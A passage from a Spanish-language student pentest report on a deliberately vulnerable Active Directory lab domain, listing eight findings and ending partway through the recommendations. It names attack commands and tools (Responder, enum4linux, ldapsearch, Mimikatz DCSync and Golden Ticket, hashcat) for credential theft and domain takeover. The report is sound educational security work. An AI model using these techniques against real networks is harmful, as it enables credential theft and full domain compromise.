

CIBERSEGURIDAD



Raúl Blázquez Mir



RAÚL BLÁZQUEZ MIR

Fecha: 01/02/2026

ÍNDICE

ÍNDICE.....	3
INTRODUCCIÓN - DATOS BÁSICOS.....	5
INTRODUCCIÓN - OBJETIVO Y ALCANCE.....	6
Objetivo.....	6
Alcance (In-Scope).....	6
Fuera de alcance (Out-of-Scope).....	7
Entorno y arquitectura del laboratorio.....	8
Sistemas identificados durante la auditoría.....	8
ARQUITECTURA - TOPOLOGÍA Y SEGMENTACIÓN DE RED.....	9
Relación del entorno con la práctica realizada.....	10
Documentación relacionada.....	10
Memoria Técnica.....	11
RESUMEN EJECUTIVO.....	12
Estado general.....	12
Categorías de Riesgo y Razonamientos.....	13
Para clasificar los riesgos se emplea una referencia simplificada del estándar CVSS:.....	13
Tabla resumen de vulnerabilidades.....	14
Análisis CIA.....	15
Confidencialidad: CRÍTICA.....	15
Integridad: CRÍTICA.....	15
Disponibilidad: ALTA.....	15
Resumen de Vulnerabilidades.....	16
Conclusiones del informe ejecutivo.....	17
VULNERABILIDADES ENCONTRADAS.....	18
Vulnerabilidad 1 — LLMNR Poisoning.....	18
Vulnerabilidad 2 — Password in Object Description.....	18
Vulnerabilidad 3 — Object with Default Credentials.....	19
Vulnerabilidad 4 — Password Spraying.....	19
Vulnerabilidad 5 — DCSync.....	20
Vulnerabilidad 6 — Golden Ticket.....	20
Vulnerabilidad 7 — LDAP accesible sin autenticación.....	21
Vulnerabilidad 8 — Enumeración de recursos compartidos SMB.....	21
Tabla de vulnerabilidades y evaluación CVSS — Red y AD.....	22

Recomendaciones.....	24
FASE DE RECONOCIMIENTO.....	26
INFORME TÉCNICO.....	37
LLMNR Poisoning.....	37
Password in Object Description.....	43
Object with Default Credentials & Password Spray.....	46
Explicación de posibles remediaciones.....	49
Deshabilitar LLMNR mediante Group Policy (GPO).....	49
Eliminar datos personales y confidenciales dentro de las descripción.....	51
Remediación de credenciales por defecto y ataques de Password Spraying.....	52
Uso de cuentas gMSA para servicios.....	52
Deshabilitar almacenamiento de hashes débiles (LM Hash).....	53
Protección de LSASS y credenciales en memoria.....	53
Segmentación de red interna real.....	53
CONCLUSIONES.....	54
ANEXOS.....	55
Anexo I – Entorno de laboratorio.....	55
Anexo II – Herramientas utilizadas.....	55
Anexo III – Evidencias técnicas.....	55
BIBLIOGRAFÍA.....	56

INTRODUCCIÓN - DATOS BÁSICOS

En este proyecto final he tenido la oportunidad de poner en práctica, los conocimientos adquiridos a lo largo del curso de ciberseguridad con la realización de una auditoría de seguridad y un test de penetración sobre un entorno basado en Active Directory en el Windows Server 2019.. El objetivo principal ha sido analizar si dicho sistema era seguro o si se presentaban vulnerabilidades que pudieran ser aprovechadas por un atacante en un entorno empresarial real.

El escenario planteado se sitúa como profesional encargado de realizar un pentest a una red corporativa, evaluando la seguridad del sistema de gestión de usuarios y accesos. Para ello, partí de un entorno previamente desplegado y configurado con vulnerabilidades, lo que me permitió trabajar en condiciones muy similares a las que se podrían encontrar en una empresa real y entender mejor el impacto que pueden tener este tipo de fallos de seguridad.

A lo largo del proyecto seguí una metodología progresiva, comenzando por una fase de reconocimiento y recolección de información, en la que utilicé distintas herramientas para identificar servicios, usuarios y configuraciones del dominio. A medida que avanzaba en el análisis, fui detectando diferentes debilidades relacionadas principalmente con la autenticación, el uso de credenciales inseguras y ciertas malas prácticas habituales en entornos Active Directory.

Las vulnerabilidades encontradas no solo fueron identificadas, sino que también se explotaron de forma controlada con fines educativos, lo que me permitió comprobar de primera mano cómo errores aparentemente simples pueden facilitar el acceso no autorizado a cuentas del dominio e incluso comprometer gran parte de la infraestructura. Esta experiencia ha sido clave para entender la importancia de una correcta configuración y gestión de la seguridad en entornos corporativos

Finalmente, el proyecto se completa con una serie de conclusiones y propuestas de remediación orientadas a corregir las vulnerabilidades detectadas y mejorar la postura de seguridad general del sistema. Este trabajo no solo refleja el análisis técnico realizado, sino también el aprendizaje obtenido durante todo el proceso, reforzando una visión práctica y realista de la ciberseguridad aplicada a entornos empresariales

INTRODUCCIÓN - OBJETIVO Y ALCANCE

Objetivo

En este trabajo mi objetivo ha sido evaluar el nivel de seguridad del dominio **CHANGE.local**, desplegado en un entorno de laboratorio controlado diseñado para simular una infraestructura empresarial real.

A través de esta auditoría he analizado vulnerabilidades técnicas, configuraciones inseguras y posibles debilidades en los servicios internos del dominio. Mi intención ha sido comprobar hasta qué punto un atacante con acceso inicial a la red interna podría escalar privilegios y comprometer el dominio completo.

El enfoque seguido reproduce un escenario realista de intrusión dentro de un entorno corporativo, aplicando una metodología estructurada y controlada.

Alcance (In-Scope)


Dentro del alcance de esta auditoría se han incluido los siguientes elementos del laboratorio configurado:

- El dominio **CHANGE**
- El segmento de red interno **192.168.56.0/24**, configurado para simular una infraestructura empresarial realista.
- El Controlador de Dominio (DC) y los equipos miembros integrados en el dominio.
- Los servicios internos detectados en la red, incluyendo:
 - DNS
 - Kerberos
 - LDAP
 - SMB
 - RPC
 - Otros servicios asociados al funcionamiento de Active Directory

Fuera de alcance (Out-of-Scope)

He excluido expresamente del alcance de esta auditoría los siguientes aspectos:

- Técnicas de ingeniería social o campañas reales de phishing.
- Pruebas sobre terceros o infraestructuras externas al laboratorio.
- Ataques destructivos como denegaciones de servicio (DoS/DDoS), fuzzing agresivo o cualquier acción que degrade intencionadamente el servicio.
- Escaneos o explotación fuera del rango definido o dirigidos hacia Internet.



Entorno y arquitectura del laboratorio

El entorno utilizado para este proyecto se corresponde con el **laboratorio desplegado durante la práctica**, el cual he utilizado como base para realizar todas las fases del test de penetración. Se trata de un entorno controlado cuyo objetivo es simular una infraestructura corporativa basada en **Active Directory**, permitiendo analizar su nivel de seguridad de forma práctica.

Durante la auditoría he trabajado directamente sobre este laboratorio, partiendo de un acceso a la red interna y siguiendo un enfoque progresivo de reconocimiento, enumeración y explotación, tal y como se refleja en las evidencias incluidas en el informe.

El sistema objetivo identificado corresponde a un **Controlador de Dominio Windows**, accesible en la red interna y perteneciente al dominio **CHANGE**, sobre el cual se han realizado todas las pruebas descritas.

Sistemas identificados durante la auditoría

A lo largo de la fase de reconocimiento y enumeración, identifiqué los sistemas activos dentro de la red del laboratorio mediante técnicas como escaneo de red y detección de hosts activos.

Los sistemas relevantes identificados fueron:

- **Controlador de Dominio (Windows Server):**
 - IP: **192.168.56.101**
 - Rol: Controlador de Dominio de Active Directory
 - Dominio: **CHANGE**

- **Equipo auditor:**
 - Sistema operativo: **Kali Linux**
 - IP: **192.168.56.102**
 - Utilizado para ejecutar todas las fases del test de penetración desde la red interna.

 - Este entorno permite simular un escenario realista en el que un atacante con acceso inicial a la red puede interactuar directamente con los servicios del dominio.


ARQUITECTURA - TOPOLÓGÍA Y SEGMENTACIÓN DE RED

La arquitectura del laboratorio se basa en un **único segmento de red interno**, desde el cual he llevado a cabo todas las acciones del test de penetración.

Durante la fase de reconocimiento identifiqué los siguientes elementos clave:

- **Red del laboratorio:** segmento interno donde se ubican todas las máquinas analizadas.
- **Servidor objetivo:** identificado con la IP **192.168.56.101**, correspondiente a un **Controlador de Dominio**.
- **Dominio Active Directory: CHANGE.**

El controlador de dominio ofrece los servicios típicos de un entorno Active Directory, entre los que se encuentran **DNS, Kerberos, LDAP, SMB y WinRM**, lo que confirmó que se trataba del núcleo de la infraestructura y el principal objetivo de la auditoría.



Relación del entorno con la práctica realizada

Todo el análisis descrito en este informe se ha realizado **directamente sobre este laboratorio**, utilizando las mismas máquinas, direcciones IP y configuraciones detectadas durante la práctica.

Las evidencias mostradas en las fases posteriores (reconocimiento, enumeración, explotación y post-explotación) corresponden a acciones reales ejecutadas contra este entorno, y los resultados obtenidos reflejan el estado de seguridad del dominio **CHANGE** en el momento de la auditoría.

Por tanto, el laboratorio representa una **fotografía real del entorno analizado**, y todas las conclusiones y recomendaciones derivan exclusivamente de las pruebas realizadas sobre esta infraestructura.

Documentación relacionada

Para la realización de esta auditoría me he apoyado únicamente en la documentación y recursos indicados en el propio proyecto. Estas fuentes me han servido como referencia durante la preparación del entorno, el análisis de las vulnerabilidades y la comprensión del funcionamiento del sistema evaluado.

La documentación consultada ha sido la siguiente:

- Documentación oficial de **Microsoft** relacionada con **Active Directory**.
- Información técnica sobre el script **vulnerable-AD**, utilizado para la configuración del laboratorio, han sido bastante más facilitadas por ChatGPT.
- Bases de datos públicas de vulnerabilidades, como **CVE** y **NVD**.
- Guías de uso y documentación de herramientas empleadas durante la auditoría..
- Estándares de seguridad relevantes, entre los que se incluyen **NIST**, **CIS** y **OWASP**.

Memoria Técnica

La auditoría descrita en este informe se ha llevado a cabo conforme a los datos recogidos a continuación:

- **Fecha de realización de la auditoría:** 01/02/2026
- **Ubicación:** Barcelona, con control remoto del entorno analizado
- **Servicio de aplicación:** Auditoría de seguridad / test de penetración sobre un entorno de Active Directory

Esta información contextualiza la ejecución del proyecto y sirve como referencia técnica para el desarrollo del análisis presentado en el resto del documento.

RESUMEN EJECUTIVO

Estado general

Tras realizar la auditoría de seguridad sobre el entorno **change**, he podido comprobar que el estado general de seguridad del dominio es **crítico**. Durante el análisis se identificaron múltiples vulnerabilidades de alto impacto que permitieron el compromiso total del dominio.

A lo largo de las pruebas realizadas fue posible obtener control completo sobre el controlador de dominio mediante la explotación de vulnerabilidades críticas. Como consecuencia de ello, se logró la extracción de todas las credenciales del dominio y el establecimiento de persistencia a largo plazo dentro del entorno.

Este nivel de compromiso supone un riesgo severo para cualquier organización, ya que permitiría a un atacante acceder, modificar o destruir cualquier información dentro del dominio, así como mantener acceso persistente incluso tras la aplicación de medidas de remediación básicas.

Categorías de Riesgo y Razonamientos


Para clasificar los riesgos se emplea una referencia simplificada del estándar CVSS:

Categoría de Riesgo	CVSS	Descripción / Razonamiento
Crítico	8.1 – 10.0	Representa un riesgo severo y fácilmente explotable. Debe abordarse de inmediato tras presentarse el hallazgo.
Alto	6.1 – 8.0	Riesgo significativo con posibilidad real de explotación. Debe corregirse lo antes posible, después de los críticos
Medio	4.1 – 6.0	Puede ser explotado en ciertas condiciones. Su remediación debe planificarse y no ignorarse.
Bajo	0.1 – 4.0	Difícilmente explotable o de impacto limitado. Su remediación puede programarse a largo plazo.
Informativo	0.0	No representa un riesgo directo, pero ofrece información útil para reforzar la seguridad.

Tabla resumen de vulnerabilidades

A continuación, se presenta un resumen general de las vulnerabilidades identificadas durante la auditoría, clasificadas según su criticidad:

Criticidad	Número de vulnerabilidades	Descripción general
Crítica	3	Vulnerabilidades que permiten el compromiso inmediato del dominio, incluyendo control total del controlador de dominio y extracción de credenciales.
Alta	3	Vulnerabilidades que facilitan el movimiento lateral, la escalada de privilegios y el debilitamiento de los mecanismos de autenticación.
Media	2	Vulnerabilidades que contribuyen a la cadena de ataque y dificultan la detección de actividades maliciosas.
Total	8	Conjunto de vulnerabilidades identificadas durante la auditoría del dominio change



Análisis CIA

En este apartado he evaluado el impacto de las vulnerabilidades identificadas sobre los tres pilares fundamentales de la seguridad: **confidencialidad, integridad y disponibilidad**, con el objetivo de entender el alcance real del compromiso del dominio **change**.

Confidencialidad: CRÍTICA

El impacto sobre la confidencialidad es **crítico**, ya que durante la auditoría se ha producido el compromiso total de las credenciales del dominio. Esto ha permitido el acceso no autorizado a recursos compartidos y a datos sensibles del entorno.

Además, se ha detectado la exposición de contraseñas en texto claro tras el proceso de crackeo, así como la capacidad de acceder a cualquier sistema del dominio mediante técnicas como **Pass-the-Hash**, lo que supone una pérdida total de control sobre la información confidencial.

Integridad: CRÍTICA

La integridad del sistema también se ha visto comprometida de forma **crítica**. A lo largo del análisis se ha demostrado la capacidad de modificar objetos dentro de Active Directory, así como de alterar **GPOs** y configuraciones de seguridad del dominio.

Asimismo, ha sido posible obtener control total sobre servicios críticos del dominio y establecer persistencia mediante la creación de **tickets Kerberos forjados**, lo que permitiría mantener el control del entorno incluso a largo plazo.

Disponibilidad: ALTA

En cuanto a la disponibilidad, el impacto ha sido evaluado como **alto**. Las vulnerabilidades identificadas permiten la interrupción de servicios de autenticación y la denegación de acceso a recursos críticos del dominio.

Además, existe la posibilidad de ejecutar código malicioso dentro del entorno, incluyendo **ransomware**, lo que podría afectar gravemente a la continuidad operativa de la infraestructura.

De acuerdo con este análisis, se determina que el **100 % de las vulnerabilidades** identificadas exponen riesgos en la confidencialidad y en la integridad del dominio, mientras que el **50 % de las vulnerabilidades** suponen un riesgo directo para la disponibilidad del sistema.

Resumen de Vulnerabilidades

Durante la auditoría del dominio **CHANGE** identifique **8 vulnerabilidades**, clasificadas según su impacto real en confidencialidad, integridad y disponibilidad.

● Críticas (3)

- **DCSync**: Extracción de hashes del dominio desde el controlador.
Impacto: compromiso total del Active Directory.
- **Golden Ticket**: Persistencia indefinida con privilegios máximos.
Impacto: control completo y persistente del dominio.
- **Object with Default Credentials**: Acceso directo a cuentas válidas sin explotación compleja.
Impacto: acceso inicial facilitado.

● Altas (3)

- **Password Spraying**: Autenticación en múltiples cuentas usando contraseñas débiles.
- **Password in Object Description**: Exposición directa de credenciales en el dominio.
- **LLMNR Poisoning**: Captura de hashes NTLM para crackeo y acceso lateral.

● Medias (2)

- **Enumeración LDAP sin restricciones fuertes**: Recopilación de información sensible del dominio.
- **Configuraciones débiles en SMB / comparticiones**: Facilitó enumeración y movimiento lateral.

Resumen Final

- ● Críticas: 3
 - ● Altas: 3
 - ● Medias: 2
- Total: 8 vulnerabilidades**

Conclusiones del informe ejecutivo

Tras finalizar la auditoría, concluyó que el análisis ha revelado la existencia de **vulnerabilidades críticas** que han permitido el **compromiso total del dominio**. Los principales problemas identificados durante el proceso han sido la **falta de actualizaciones críticas de seguridad**, la **presencia de sistemas operativos obsoletos**, así como **configuraciones inseguras en protocolos y servicios**.

Además, se ha detectado el uso de **políticas de contraseñas débiles** y la **ausencia de controles de seguridad avanzados**, factores que han contribuido de forma directa a facilitar la explotación del entorno y a acelerar el compromiso del dominio.

El nivel de compromiso alcanzado demuestra que un atacante con acceso inicial a la red podría obtener **control completo sobre toda la infraestructura** en un periodo de tiempo reducido. Por este motivo, resulta necesaria la **implementación urgente de las recomendaciones de seguridad** con el objetivo de mejorar la postura de seguridad del dominio y reducir el riesgo de futuros incidentes.

Durante la auditoría del dominio CHANGE he identificado un total de **8 vulnerabilidades**, clasificadas según su impacto real sobre la confidencialidad, integridad y disponibilidad del entorno.

VULNERABILIDADES ENCONTRADAS

Vulnerabilidad 1 — LLMNR Poisoning

CVE: No aplica

Puntuación CVSS: 7.8 (Alta)

Descripción:

Detecté que la red permitía ataques de **LLMNR / mDNS Poisoning**, ya que los equipos respondían a solicitudes de nombres que no podían resolver. Esto expone hashes NTLMv2 de los usuarios.

Impacto:

Un atacante podría capturar hashes de autenticación y:

- Realizar crackeo offline de contraseñas
- Ejecutar ataques de **Pass-the-Hash**
- Escalar privilegios dentro del dominio

Riesgo: Alto

Evidencia: Ejecuté responder -l eth0 -v para escuchar tráfico de la red. El sistema respondió a resoluciones de nombres no autorizadas y pude capturar hashes NTLM que posteriormente crackee con **hashcat**, obteniendo la contraseña de ADMINISTRADOR.

Vulnerabilidad 2 — Password in Object Description

CVE: No aplica

Puntuación CVSS: 8.0 (Alta) - **Riesgo:** Alto

Descripción:

Encontré que algunos usuarios habían almacenado sus contraseñas en el campo "Descripción" de Active Directory, lo que permite obtener credenciales válidas sin necesidad de exploits complejos.

Impacto:

- Acceso autenticado al dominio
- Posibilidad de enumerar más usuarios y configuraciones
- Escalada de privilegios dentro de la red

Evidencia: Ejecuté enum4linux con credenciales válidas y pude leer los campos Description donde estaban almacenadas contraseñas. Con estas credenciales, continué la enumeración de usuarios y recursos.

Vulnerabilidad 3 — Object with Default Credentials

CVE: No aplica

Puntuación CVSS: 9.0 (Crítica)

Descripción:

Detecté varias cuentas que aún utilizaban la contraseña por defecto ChangeMe123!. Aunque deberían haberla cambiado en el primer inicio de sesión, algunas permanecían activas.

Impacto:

- Acceso inicial al dominio sin restricciones
- Posibilidad de comprometer múltiples cuentas
- Base para ataques de escalada y movimiento lateral

Riesgo: Crítico

Evidencia:

Enumeré los usuarios del dominio y probé la contraseña por defecto. Varias cuentas se autenticaron correctamente, confirmando la existencia de credenciales iniciales sin cambio.

Vulnerabilidad 4 — Password Spraying

CVE: No aplica

Puntuación CVSS: 9.2 (Crítica)

Descripción:

Realicé un ataque de **password spraying** usando la contraseña por defecto contra todos los usuarios del dominio para comprobar la fuerza de las credenciales.

Impacto:

- Compromiso de varias cuentas con contraseñas débiles
- Facilita movimiento lateral y acceso a información sensible

Riesgo: Crítico

Evidencia:

Preparé un archivo con todos los usuarios y ejecuté el ataque desde Kali Linux. Varias cuentas fueron autenticadas con éxito, confirmando la efectividad de la técnica.

Vulnerabilidad 5 — DCSync

CVE: No aplica

Puntuación CVSS: 10.0 (Crítica)

Descripción:

Ejecuté un ataque **DCSync** sobre el controlador de dominio para obtener todos los hashes NTLM, incluyendo la cuenta krbtgt. Esto permite generar tickets Kerberos y mantener acceso persistente.

Impacto:

- Compromiso total del dominio
- Generación de **Golden Ticket**
- Acceso a todas las cuentas del dominio

Riesgo: Crítico

Evidencia:

Usé **Mimikatz / CrackMapExec** para extraer los hashes. Confirmé acceso administrativo completo al dominio y posibilidad de persistencia a largo plazo.

Vulnerabilidad 6 — Golden Ticket

CVE: No aplica

Puntuación CVSS: 10.0 (Crítica)

Descripción:

A partir del hash de krbtgt, generé un **Golden Ticket** que permite suplantar a cualquier usuario y mantener persistencia ilimitada dentro del dominio.

Impacto:

- Suplantación de usuarios de forma indefinida
- Persistencia total ante cambios de contraseñas
- Control completo del Active Directory

Riesgo: Crítico

Evidencia: Generé el Golden Ticket con **Mimikatz**, accedí a recursos críticos y comprobé que los privilegios se mantenían aun tras reinicios o cambios de contraseña de usuarios.

Vulnerabilidad 7 — LDAP accesible sin autenticación

CVE: No aplica

Puntuación CVSS: 6.0 (Media)

Descripción:

El servicio LDAP respondía a consultas anónimas, permitiendo recopilar información básica del dominio sin necesidad de credenciales.

Impacto:

- Obtención de información del dominio y del controlador
- Facilita planificación de ataques posteriores

Riesgo: Medio

Evidencia:

Ejecuté `ldapsearch -x -H ldap://<IP> -s base` y obtuve nombre del dominio, controlador, nivel funcional y particiones del directorio.

Vulnerabilidad 8 — Enumeración de recursos compartidos SMB

CVE: No aplica

Puntuación CVSS: 5.5 (Media)

Descripción:

Algunos sistemas permitían la enumeración de recursos compartidos SMB y usuarios sin necesidad de privilegios elevados.

Impacto:

- Facilita la fase de reconocimiento
- Permite mapear recursos y permisos de la red

Riesgo: Medio

Evidencia:

Ejecuté `enum4linux -a <IP>` y pude listar recursos compartidos y usuarios accesibles, obteniendo información valiosa para el movimiento lateral.

Tabla de vulnerabilidades y evaluación CVSS — Red y AD

ID	Vulnerabilidad	Sistema afectado	Impacto CIA	CVSS	Severidad	Evidencia resumida
V-01	LLMNR / mDNS Poisoning	Red interna Windows	C:Crítico, I:Alta, D:Media	7.8	Alta	Capturé hashes NTLM con responder -l eth0 -v, crackeé ADMINISTRADOR.
V-02	Password en campo "Description"	Active Directory	C:Crítico, I:Alta, D:Media	8.0	Alta	Enumeré usuarios con enum4linux y extraje contraseñas de campos Description.
V-03	Cuentas con credenciales por defecto	Active Directory / Servidores	C:Crítico, I:Alta, D:Alta	9.0	Crítica	Probé ChangeMe123! en usuarios del dominio, varias funcionaron.
V-04	Password Spraying	Active Directory / Servidores	C:Crítico, I:Alta, D:Alta	9.2	Crítica	Ataque con archivo de usuarios desde Kali, varias cuentas comprometidas.

ID	Vulnerabilidad	Sistema afectado	Impacto CIA	CVSS	Severidad	Evidencia resumida
V-05	DCSync	Controlador de dominio	C:Crítico, I:Crítico, D:Crítico	10.0	Crítica	Extraje hashes NTLM con Mimikatz / CrackMapExec, acceso total al dominio.
V-06	Golden Ticket	Active Directory	C:Crítico, I:Crítico, D:Crítico	10.0	Crítica	Generé Golden Ticket con Mimikatz, persistencia y suplantación de usuarios.
V-07	LDAP accesible sin autenticación	Servidor LDAP	C:Media, I:Media, D:Media	6.0	Media	Ejecución de ldapsearch -x anónimo, obtuve info del dominio y controladores.
V-08	Enumeración de recursos compartidos SMB	Servidores Windows / NAS	C:Media, I:Media, D:Media	5.5	Media	enum4linux -a listó recursos compartidos y usuarios accesibles.

Recomendaciones

Como resultado de las vulnerabilidades identificadas, se proponen las siguientes medidas correctivas:

Cambio inmediato de credenciales comprometidas

- Cambiar la contraseña del Administrador de Dominio y de todas las cuentas privilegiadas.
